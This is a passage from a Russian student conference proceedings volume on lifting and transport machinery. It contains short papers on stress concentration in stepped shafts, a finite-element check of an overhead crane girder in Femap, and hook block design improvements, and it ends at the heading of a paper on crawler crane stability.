вагона и нет необходимости в обеспечении сквозного проезда роль состава. В таком подвижном составе есть возможность использовать тележки со стандартными колесными парами, но высокая стоимость изготовления и эксплуатации, а также наличие тяжких гидравлических систем становится проблематичным для российских климатических условий. Вписывание в габарит платформ для перевозки полуприцепов осуществляется также с помощью наличия стационарной пониженной площадки, но без необходимости обеспечения сквозного проезда, а следовательно, и переходного наклонного участка. Погрузка полуприцепов на платформы осуществляется с помощью подъемно-транспортного оборудования. Анализ способов обеспечения вписывания в габарит специализированной платформы, загруженной автопоездом, показал, что условиям и законодательству Российских железных дорог наиболее соответствует несущая конструкция со стационарной пониженной площадкой с переходными наклонными участками.

Список источников

1. Антипин, Д.Я. Техническое обеспечение контрейлерных перевозок: учебное пособие / Д.Я. Антипин, М.В. Мануева, В.В. Кобищанов – Брянск: БГТУ, 2019. – 180 с.
2. Сычёв, В.П. Специальный подвижной состав: учебное пособие / В.П. Сычёв. – Электрон. текстовые данные. – М. : Учебно-методический центр по образованию на железнодорожном транспорте, 2015. – 121 с.
3. Воробьев В.И., Антипин Д.Я., Пугачев А.А., Измеров О.В., Бондаренко Д.А., Корчагин В.О. Устройство для предотвращения буксования локомотива. Патент на полезную модель RU 156444 U1, 10.11.2015. Заявка № 2015109505/11 от 18.03.2015.
4. Antipin D.Y., Izmerov O.V., Kopylov S.O. Influence of locomotive traction drive design on main forms of self-oscillations during spinning. В сборнике: Innovations and Prospects of Development of Mining Machinery and Electrical Engineering - Mechanical Engineering. 2017. С. 082005.
5. Воробьев В.И., Измеров О.В., Борзенков М.И., Авдащенко В.С., Корчагин В.О. Особенности синтеза механической части энергосберегающего тягового привода локомотива. Фундаментальные и прикладные проблемы техники и технологии. 2015. № 1 (309). С. 73-80.

Материал поступил в редколлегию 18.04.2024

Секция «Подъемно-транспортные машины и оборудование»

УДК 539.3/.6

Применение сферических сечений для определения коэффициентов концентрации напряжений

Авраменко Даниил Игоревич (ст. гр. О-22-ЭМ-тпн-Б)

Работа выполнена под руководством доцента кафедры «Наземные транспортно-технологические комплексы», Сакало Алексея Владимировича (sakalo@umlab.ru)

Аннотация. Для определения коэффициентов концентрации напряжений использованы сферические сечения. Определены коэффициенты концентрации нормальных и касательных напряжений в ступенчатом вале с галтельным переходом.

Ключевые слова: коэффициент концентрации напряжений, нормальные напряжения, касательные напряжения, деформации, ступенчатый вал, галтельный переход

В сопротивлении материалов одним из основных допущений является гипотеза плоских сечений. В данной работе коэффициенты концентрации напряжений для ступенчатого вала с галтельным переходом (рис. 1) определялись с помощью сферических сечений [1].




Рис. 1. Ступенчатый вал с галтельным переходом

Получено выражение для относительного нормального напряжения в случае растяжения вала

$$\bar{\sigma} = \frac{\beta}{\beta + \frac{1}{4} \bar{x}^2}, \quad (1)$$

где $\beta = \frac{r}{D}$, $\bar{x} = \frac{x}{D}$.

Коэффициенты концентрации нормальных напряжений определялись численным методом. На рис. 2 представлен график зависимости коэффициента концентрации нормальных напряжений α_σ в ступенчатом вале с галтельным переходом от значения $\beta = r/D$.




Рис. 2. График зависимости коэффициента концентрации нормальных напряжений α_σ в ступенчатом вале с галтельным переходом от значения $\beta = r/D$

В случае кручения вала рассматривается сдвиг в окружном направлении (рис. 3). Алгоритм нахождения выражения для касательных напряжений схож с алгоритмом нахождения выражения для нормальных напряжений.




Рис. 3. Определение деформаций в окружном направлении при кручении вала

Получено выражение для относительного касательного напряжения в случае кручения вала

$$\bar{\tau} = \frac{2\beta\bar{x}}{\beta + \frac{1}{4}\bar{x}^2}, \quad (2)$$

где $\beta = \frac{r}{D}$, $\bar{x} = \frac{x}{D}$.

Коэффициенты концентрации касательных напряжений определялись численным методом. На рис. 4 представлен график зависимости коэффициента концентрации касательных напряжений α_τ в ступенчатом вале с галтельным переходом от значения $\beta = r/D$.




Рис. 4. График зависимости коэффициента концентрации касательных напряжений α_τ в ступенчатом вале с галтельным переходом от значения $\beta = r/D$

Рассмотренный подход позволяет получить приближённое значение коэффициента концентрации напряжений. Недостатком является то, что не учитывается соотношение диаметров ступеней вала, которое также оказывает влияние на значение коэффициента концентрации напряжений.

Список источников

1. Верховский, А. В. Гипотеза ломаных сечений и её применение к расчёту стержней сложной конфигурации // Известия Томского ордена Трудового Красного Знамени политехнического института им. С. М. Кирова. 1947. Том 61. С. 3–46.
2. Бишутин С.Г. Обеспечение требуемой совокупности параметров качества поверхностных слоев деталей при шлифовании. Москва, 2004.

3. Kovalev R., Lysikov N., Mikheev G., Pogorelov D., Simonov V., Yazykov V., Zakharov S., Zharov I., Goryacheva I., Soshenkov S., Torskaya E. Freight car models and their computer-aided dynamic analysis. *Multibody System Dynamics*. 2009. Т. 22. № 4. С. 399-423.

4. Горленко А.О. Упрочнение поверхностей трения деталей машин при электромеханической обработке. *Вестник Брянского государственного технического университета*. 2011. № 3 (31). С. 4-8.

5. Ivanov V.V., Popov S.I., Kirichek A.V. Investigation of optimal chemical composition of cast aluminum alloys for vibrational mechanical-chemical polishing and deposition of protective and decorative coatings. В сборнике: *IOP Conference Series: Materials Science and Engineering*. 2018. С. 032026.

Материал поступил в редколлегию 18.04.2024

УДК 621.873.2+624.04

Исследование напряжённо-деформированного состояния пролётной балки мостового крана с использованием программы Femap

Азаров Константин Николаевич (ст. гр. О-20-НТТС-птсо-С)

Работа выполнена под руководством старшего преподавателя кафедры «Наземные транспортно-технологические комплексы», Кулешова Дмитрия Юрьевича (Ditrich.87@mail.ru)

Аннотация. Важнейшая задача современной промышленности – обеспечение безопасной эксплуатации технических систем. Для этого необходимо обеспечить прочностные характеристики металлических конструкций транспортных и технологических машин.

Ключевые слова: мостовой кран, Femap, 3D-модель, аналитический расчёт.

К металлическим конструкциям ответственных машин и сооружений предъявляют особые требования, такие как надежность и долговечность. Эти требования относятся и к кранам различного типа, которые широко используются в разнообразных транспортных и технологических процессах. Для это проектируют конструкцию способную выдержать заданные нагрузки и выполняют расчёты, которые могут быть аналитическими [1] или с применением вычислительных программ и комплексов. Одна из таких программ Femap with NX Nastran. В данной работе было проведено сравнение результатов аналитического расчёта и расчёта методом конечных элементов в вычислительном комплексе Femap.

Произведем аналитический расчёт пролётной балки мостового крана. Исходными данными являются грузоподъемность крана, которая составляет 30 т, и длина пролета – 14 м. В результате расчёта были получены геометрические

характеристики поперечного сечения пролётной балки (рис.1): $H = 1$ м; $B = 0,3$ м; $L = 14$ м; $\delta_1 = 8$ мм; $\delta_2 = 10$ мм. А также нормальные напряжения, которые составили 135,17 МПа.

Произведём расчёт пролётной балки в вычислительном комплексе Femap. Для этого создадим 3D-модель балки, по уже известным размерам, в программной среде Компас-3D. Сохраним модель в формате Parasolid и импортируем полученный файл в вычислительный комплекс Femap (рис. 2). Выполним все необходимые этапы для проведения расчёта такие как: выбор материала, указание рабочего поперечного сечения пролётной балки, задание опор 3D-модели и приложение действующих на нее сил, разбиение 3D-модели сеткой конечных элементов (рис. 3).




Рис. 1. Поперечное сечение пролётной балки




Рис. 2. 3D-модель в программной среде FEMAP




Рис. 3. 3D-модель готовая к проведению расчёта

В результате расчёта в FEMAP нормальные напряжения получились равными 124,4 МПа. Разница между результатами аналитического расчёта и расчёта в вычислительном комплексе Femap составляет около 8%. При этом максимально допустимые напряжения, составляющие 380 МПа не превышены.

Из этого можно сделать вывод, что Femar необходимо использовать для расчётов металлоконструкции мостовых кранов и прочих технических систем, при соблюдении правильной методики проведения расчёта.

Список источников

1. Основы проектирования металлоконструкций подъемно-транспортных машин: учебное пособие / К. А. Гончаров, И. А. Денисов; Министерство науки и высшего образования Российской Федерации, Брянский государственный технический университет. - Брянск: Брянский государственный технический университет, 2021. - 111 с.: ил., табл.; 20 см.; ISBN 978-5-907512-56-6: 500 экз.

2. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Прямое управление моментом асинхронных двигателей при их питании от одного преобразователя частоты. Электротехника. 2015. № 9. С. 29-35.

3. Бишутин С.Г. Износостойкость деталей машин и механизмов. Брянск, 2010.

4. Горленко А.О., Матлахов В.П. Моделирование контактного взаимодействия и изнашивания цилиндрических поверхностей трения. Трение и смазка в машинах и механизмах. 2007. № 8. С. 1-9.

5. Лагереv А.В., Лагереv И.А., Мильто А.А. Универсальная методика определения напряжений в стержневых элементах конструкций гидравлических кранов-манипуляторов в задачах динамики. Вестник Брянского государственного университета. 2013. № 4. С. 21-27.

Материал поступил в редколлегию 18.04.2024

УДК 621.86.061.1

Усовершенствование крюковой подвески грузоподъемностью 2,5 т

Азаров Константин Николаевич (ст. гр. О-20-НТТС-птсо-С)

Работа выполнена под руководством доцента кафедры «Наземные транспортно-технологические комплексы», Зуевой Елены Павловны (epzueva@bk.ru)

Аннотация. В работе предлагается усовершенствование и упрощение конструкции крюковых подвесок грузоподъемностью менее 3 тонн за счет замены специально разработанной гайки крепления крюка на гайку из стандартного ряда. Что даёт ряд преимуществ при проектировании, изготовлении, эксплуатации и обслуживании.

Ключевые слова: крюковая подвеска, усовершенствование, проектирование.

Крюковая подвеска служит в качестве грузозахватного органа в разных типах кранов, она является главным механизмом для захвата, подъема и

перемещения груза. От ее надежности и простоты конструкции зависит безопасность подъемно-транспортных, такелажных, складских, производственных и других работ.

Для крюковых подвесок кранов с грузоподъемностью 3 тонны и более, разрабатывается специальная гайка (рис.1), которая предназначена для закрепления подшипника на крюке и его удержания вместе с крюком на траверсе [2]. Подшипник обеспечивает возможность поворота крюка вокруг своей оси, что в свою очередь улучшает возможности крюка по захвату грузов. Подшипник предварительно рассчитывают на осевые нагрузки и долговечность, причем долговечность не должна превышать время работы самой крюковой подвески.




Рис. 4. Гайка крепления крюка

В крюковых подвесках грузоподъемностью менее 2,5 тонн подшипник не используется, так как габариты крюковой подвески позволяют поворачивать её вместе с крюком. В своей работе я предлагаю усовершенствовать такую конструкцию подвесок за счёт упрощения. Для этого достаточно выбрать стандартную большую гайку из справочной литературы [1]. А далее по длине резьбы на крюке необходимо будет подобрать соответствующую по высоте стандартную гайку. Сам крюк проектируется по ГОСТу, исходя из заданных режимов работы и грузоподъемности крана (рис. 2).




Рис. 5. Крюк в сборе с гайкой

Для того, чтобы предотвратить раскручивание гайки предлагаю подобрать по ГОСТу шплинт [3], который необходимо вставить в отверстие в гайке и крюке (рис. 3). Из-за малых нагрузок и небольшого размера отверстия, созданный концентратор напряжений не оказывает существенного влияния на прочностные характеристики крюка.




Рис. 6. Крюк в сборе с гайкой и шплинтом

Данное рациональное предложение по усовершенствованию и упрощению крюковой подвески даёт ряд преимуществ при проектировании, изготовлении, эксплуатации и обслуживании. При этом она не отличается от крюковых подвесок, разработанных для кранов с грузоподъемностью более 3-х тонн за исключением типа-размеров, и выше указанных особенностей. Что позволяет достаточно быстро внедрить на практике данное конструктивное решение.

Список источников

1. Анурьев В.И. Справочник конструктора-машиностроителя: в 3-х т.: Т.1. – 8-е изд., перераб. и доп. Под ред. И.Н. Жестковой. – М.: Машиностроение, 2001. – 912с.: ил.
2. Грузоподъемные машины. Расчет механизма подъема груза: методические указания к выполнению курсового проекта для студентов очной формы обучения по специальности 23.05.01 – Наземные транспортно-технологические средства, специализация «Подъемно-транспортные, строительные, дорожные средства и оборудование» / [разраб. К. А. Гончаров]. – Брянск: БГТУ, 2022. – 46 с.
3. ГОСТ 397-79. Шпильки. Технические условия. Постановлением Государственного комитета СССР по стандартам от 16 февраля 1979 г. № 611: дата введения 01.07.79 / Федеральное агентство по техническому регулированию. – Изд. официальное. – Москва: Стандартинформ, 2006. – 7 с.
4. Лагерев И.А., Мильто А.А., Лагерев А.В. Снижение ударной нагрузки, вызываемой люфтом в шарнирных соединениях звеньев крано-манипуляторных установок. Научно-технический вестник Брянского государственного университета. 2015. № 2. С. 37-44.
5. Шалупина П.И., Антипин Д.Я. Использование промышленных программных комплексов для исследования динамической нагруженности конструкций рельсового транспорта. В сборнике: Инновации, качество и сервис в технике и технологиях. Сборник научных трудов 5-ой Международной научно-практической конференции. Ответственный редактор: Горохов А.А., 2015. С. 342-345.

Материал поступил в редколлегию 18.04.2024

УДК 621.86.061.1

Модернизация крюковой подвески грузоподъемностью 3,2 т

Зеленский Никита Андреевич (ст. гр. О-20-НТТС-птсо-С)

Работа выполнена под руководством доцента кафедры «Наземные транспортно-технологические комплексы», Зуевой Елены Павловны (erzueva@bk.ru)

Аннотация. Крюковая подвеска является неотъемлемой частью грузоподъемного оборудования, такого как краны, подъемники и тельферы. В данной работе была выполнена модернизация крюковой подвески настенного консольного крана грузоподъемностью 3,2 тонны за счёт конструирования замка с пружинным механизмом. Результаты исследования могут быть полезными для оптимизации и упрощения такелажных работ, что увеличивает эффективность их выполнения.

Ключевые слова: крюковая подвеска, оптимизация, эффективность, замок с пружинным механизмом.

Крюковая подвеска является одним из основных элементов грузоподъемных машин. Она предназначена для подвешивания и перемещения груза, а также для соединения подъемного механизма с грузом. Однако существующая конструкция крюковой подвески имеет ряд недостатков, таких как сложность и длительность процесса закрепления груза на крюке, а также низкая безопасность работы. В связи с этим, актуальным является вопрос модернизации крюковой подвески с целью оптимизации и упрощения работы персонала.

Целью данной работы является изучение возможности модернизации крюковой подвески путем внедрения замка пружинного замыкания. Такой замок позволит ускорить процесс закрепления груза на крюке и повысить безопасность работы.

На этапе эксплуатации настенного консольного крана грузоподъемностью 3,2 т (группы режима работы - А2) на производстве были выявлены предпочтения в пользу замков, которые замыкаются под воздействием собственной массы [2]. Это обусловлено экономической выгодой при производстве и сборке подъемного механизма.

Учитывая все факторы, мы можем заключить, что небольшая экономия может существенно отразиться на эффективности эксплуатации подъемного механизма и безопасности рабочего персонала [1].

В соответствии с реальной практикой и статистических данных, на многих объектах такие замки не используются. Основной причиной является их неудобство и низкая безопасность. Даже на схемах различных ГОСТов видно, что замок, замыкающийся под воздействием собственной массы, не примыкает к крюку, что может привести к падению груза (рис. 1).




Рис. 1. Замок, замыкающийся под действием собственной массы

Для избежания подобной ситуации, для кранов малой грузоподъемностью и легких режимов работы, мною был разработан и предложен к внедрению замок пружинного замыкания (рис. 2).




Рис. 2. Замок пружинного замыкания

Модернизация крюковой подвески за счет внедрения замка пружинного замыкания может существенно оптимизировать и упростить работу персонала, повысить эффективность и безопасность работы грузоподъемных механизмов.

Список источников

1. Гончаров К.А. Основы расчета и конструирования грузоподъемных машин [Текст] + [Электронный ресурс]: учеб. пособие / Гончаров К.А., Толкачев Е.Н., – Курск: Изд-во ЗАО «Университетская книга», 2019. – 197 с.
2. Шеффлер, М. Грузоподъемные краны: в 2-х кн. Кн. 2. / М. Шеффлер, Х. Дресиг, Ф. Курт. – Сокр. пер. с нем. / Пер. М.М. Рунов, В.Н. Федосеев; Под ред. М.П. Александрова. – М.: Машиностроение, 1981. – 287 с.
3. Лагерев А.В., Мильто А.А., Лагерев И.А. Универсальная методика динамического анализа гидравлических кранов-манипуляторов. Вестник Брянского государственного технического университета. 2013. № 3 (39). С. 24-31.
4. Лагерев А.В., Лагерев И.А. Оптимизация конструкции крана-манипулятора машины для сварки магистральных трубопроводов при модернизации. Подъемно-транспортное дело. 2013. № 1 (71). С. 4-7.
5. Бишутин С.Г. Качество и износостойкость шлифованных поверхностей деталей автомобилей. Брянск, 2011.

Материал поступил в редколлегию 18.04.2024

УДК 621.86.033

Выявление особенностей передвижения гусеничного крана, влияющих на его устойчивость и безопасность работы

Калашникова Екатерина Олеговна (ст. гр. О-20-Нтмс-птсо-С)

Работа выполнена под руководством доцента кафедры «Наземные транспортно-технологические комплексы», Зуевой Елены Павловны (epzyeva@bk.ru)

